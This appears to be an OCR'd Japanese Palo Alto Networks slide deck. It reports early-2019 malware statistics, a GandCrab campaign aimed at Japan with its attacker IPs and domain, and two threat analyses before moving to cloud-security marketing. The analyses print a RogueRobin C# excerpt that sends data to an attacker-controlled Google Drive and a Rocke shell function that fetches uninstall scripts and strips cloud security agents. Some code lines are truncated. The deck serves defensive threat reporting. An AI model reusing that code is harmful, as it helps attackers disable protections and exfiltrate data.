
アプリケーション	セッション数	前月のセッション数
smtp	2,378,109	1,937,834
web-browsing	2,340,624	507,775
ftp	2,023,931	22,577
pop3	1,014,146	580,031
imap	152,187	45,385

Japan

アプリケーション	セッション数	前月のセッション数
smtp	247,794	227,266
pop3	209,581	26,739
web-browsing	104,804	18,332
sourceforge-downloading	638	66
imap	482	204

PRISMA
BY PALO ALTO NETWORKS

業界別検出数



PRISMA
BY PALO ALTO NETWORKS

世界マルウェア検出数ワースト10


SHA256	ファイルタイプ	マルウェア	タイプ	数
4261....cc81	PE	Glupteba	広告クリック	40,912
018d....c9a4	PE	CoinMiner	仮想通貨採掘	38,136
f22c....3654	Microsoft Excel Document	Office Macro	Office ダウンローダー	35,880
0331....3466	PE	CoinMiner	仮想通貨採掘	28,193
7b49....8118	Microsoft Excel Document	Office Macro	Office ダウンローダー	26,082
f604....c2b7	PE	LokiBot	情報窃取トロイの木馬	25,074
ed67....4811	Microsoft Excel 97 - 2003 Document	Office Macro	Office ダウンローダー	23,491
c30b....1c54	Microsoft Excel Document	Office Macro	Office ダウンローダー	19,030
56b8....38d1	Microsoft Excel Document	Office Macro	Office ダウンローダー	18,623
456a....5688	PE	CoinMiner	仮想通貨採掘	16,820

日本マルウェア検出数ワースト10

SHA256	ファイルタイプ	マルウェア	タイプ	数
ed67....4811	Microsoft Excel 97 - 2003 Document	Office Macro	Office ダウンローダー	6,720
035a....7285	PE	GandCrab	ランサムウェア	3,846
3342....8a52	PE	GandCrab	ランサムウェア	3,392
3e71....72e4	PE	GandCrab	ランサムウェア	3,339
bad2....7539	PE	LokiBot	情報窃取トロイの木馬	2,991
056b....d769	PE	GandCrab	ランサムウェア	2,502
8b43....ab9a	PE	GandCrab	ランサムウェア	2,197
4c01....5040	PE	GandCrab	ランサムウェア	1,912
f393....46bc	PE	GandCrab	ランサムウェア	1,414
3951....6df9	PE	GandCrab	ランサムウェア	1,139

日本を狙ったランサムウェア攻撃

- 2019年は元旦からスクリプトファイルを添付した国内向けばらまきメールを多数確認
- 件名、本文は顔文字
  - :)　;)　:D　:-D　;-D　:*　;*　など
- このスクリプトファイルを実行するとランサムウェア GandCrabをインストール




PRISMA
BY PALO ALTO NETWORKS

日本を狙ったランサムウェア攻撃

- 2019年1月は日本をターゲット

-



- スクリプトファイルは約2万種
  - 一つあたり平均10通以下配信
  - 検出回避のため多量種少配信の戦略をとっている
- インフラはロシアに集中
  - 92.63.197.153
  - 92.63.197.112
  - 92.63.197.60
  - 92.63.197.48
  - slpsrgpsrhojifdij.ru

PRISMA
BY PALO ALTO NETWORKS

同攻撃者の活動 – 2018年12月以前

- 数年前から同じインフラを使い各地で犯罪活動

- 様々なマルウェアを利用
  - ランサムウェア GandCrab, GlobeImposter
  - 仮想通貨採掘 CoinMiner
  - 情報窃取 SmokeLoader, AzoRult, Pony, Ramnit
  - LAN内拡散用ワーム Phorpiex

- 犯罪者グループ AirNaine (別名 TA545)とみられる


PRISMA
BY PALO ALTO NETWORKS

クラウドマルウェア

PRISMA
BY PALO ALTO NETWORKS

DarkHydrusがC2通信にGoogleドライブを使用できる新しいトロイの木馬を配布

- 2019年1月公開
- DarkHydrus グループによる新しいトロイの木馬 RogueRobin
- マクロを含むエクセル文書ファイルでインストールを行う
- おとり文書には画像やメッセージがない



PRISMA
BY PALO ALTO NETWORKS

DarkHydrusがC2通信にGoogleドライブを使用できる新しいトロイの木馬を配布

- 有名な企業ドメインを模したC2ドメインを利用
- Google Drive をC2として悪用するモードも備える
- 攻撃者が用意したGoogle Driveにログイン後、ファイルのアップロード・ダウンロードなどを行う

```
WebClient webClient = new WebClient();
string address = string.Empty;
byte[] bytes = Encoding.UTF8.GetBytes(content);
webClient.Headers["Authorization"] = "Bearer " + Program.ac_t;
webClient.Headers[HttpRequestHeader.ContentType] = "application/json";
byte[] bytes2 = Enc
webClient.UploadDat("https://www.googleapis.com/upload/drive/v3/files/" + file_id + "?supportsTeamDrive=true&uploadType=r
address = webClient.
byte[] bytes3 = webClient.UploadData(address, bytes);
result = Regex.Match(Encoding.UTF8.GetString(bytes3), "\"id\":(.*)").Groups[1].Value.Trim().Replace("\"", "").Replace(",",
```

PRISMA
BY PALO ALTO NETWORKS

クラウドセキュリティ製品をアンインストールする初めてのマルウェア

- 2019年1月公開
- 攻撃グループ Rockeによる Linuxマシンで仮想通貨 Moneroを採掘するマルウェア
- 複数の脆弱性を悪用してインストール
  - Apache Struts 2
  - Oracle WebLogic
  - Adobe ColudFusion

PRISMA BY PALO ALTO NETWORKS

クラウドセキュリティ製品をアンインストールする初めてのマルウェア

- ターゲットとなるクラウド上のシステムには
  セキュリティを提供するクラウドワーク
  ロード保護プラットフォームがインストール
  されている

- このマルウェアは感染端末からこれらの
  セキュリティ製品をアンインストールを行い、
  検出・ブロックを回避する

```
function uninstall() {
    if ps aux | grep -i '[a]liyun'; then
        wget http://update.aegis.aliyun.com/download/uninstall.sh
        chmod +x uninstall.sh
        ./uninstall.sh
        wget http://update.aegis.aliyun.com/download/quartz_uninstall.sh
        chmod +x quartz_uninstall.sh
        ./quartz_uninstall.sh
        rm -f uninstall.sh  quartz_uninstall.sh
        pkill aliyun-service
        rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
        rm -rf /usr/local/aegis*;
    elif ps aux | grep -i '[y]unjing'; then
        /usr/local/qcloud/stargate/admin/uninstall.sh
        /usr/local/qcloud/YunJing/uninst.sh
        /usr/local/qcloud/monitor/barad/admin/uninstall.sh
    fi
    touch /tmp/.uninstall
}
```

PRISMA
BY PALO ALTO NETWORKS


IaaS/PaaSからSaaSまで。

包括的なクラウドセキュリティ

PRISMA
BY PALO ALTO NETWORKS

事業環境の変革

デジタルトランスフォメーションへの取り組みや競争環境の変化



単なる業務効率化のツールから全てのビジネスの牽引役になっている

PRISMA
BY PALO ALTO NETWORKS

クラウドジャーニー
THE JOURNEY TO THE CLOUD

どのように、クラウド環境に安全にアクセスするか

クラウド環境へのユーザーアクセスとデータ転送（from/to）

どのように、SaaSアプリを安全に利用するか

SaaSアプリケーションの利用状況の把握とコントロール

どのように、パブリッククラウド上で安全にアプリ開発～運用するか

クラウド上のアプリケーション設計、開発、デプロイ、運用

PRISMA
BY PALO ALTO NETWORKS

KEY CHALLENGES

✔ 可視性の欠如

クラウドサービスの導入、
運用には、様々なステーク
ホルダーが関与するため、
企業全体を通してクラウドの
利用状態を把握・統制
することが困難に

✔ 断片化したツール


ポイントツールの組合せ
によるツギハギ対策では、
セキュリティ上の死角が
生じたり、業務負荷が増大
することに

✔ アジリティの欠如

ネイティブではない/統合され
ていないセキュリティは
クラウドならではの
アジリティを阻害することに


PRISMA
BY PALO ALTO NETWORKS

IT資産集約型からクラウド活用へのシフト




PRISMA
BY PALO ALTO NETWORKS

セキュリティ？




PRISMA BY PALO ALTO NETWORKS

現況は。。



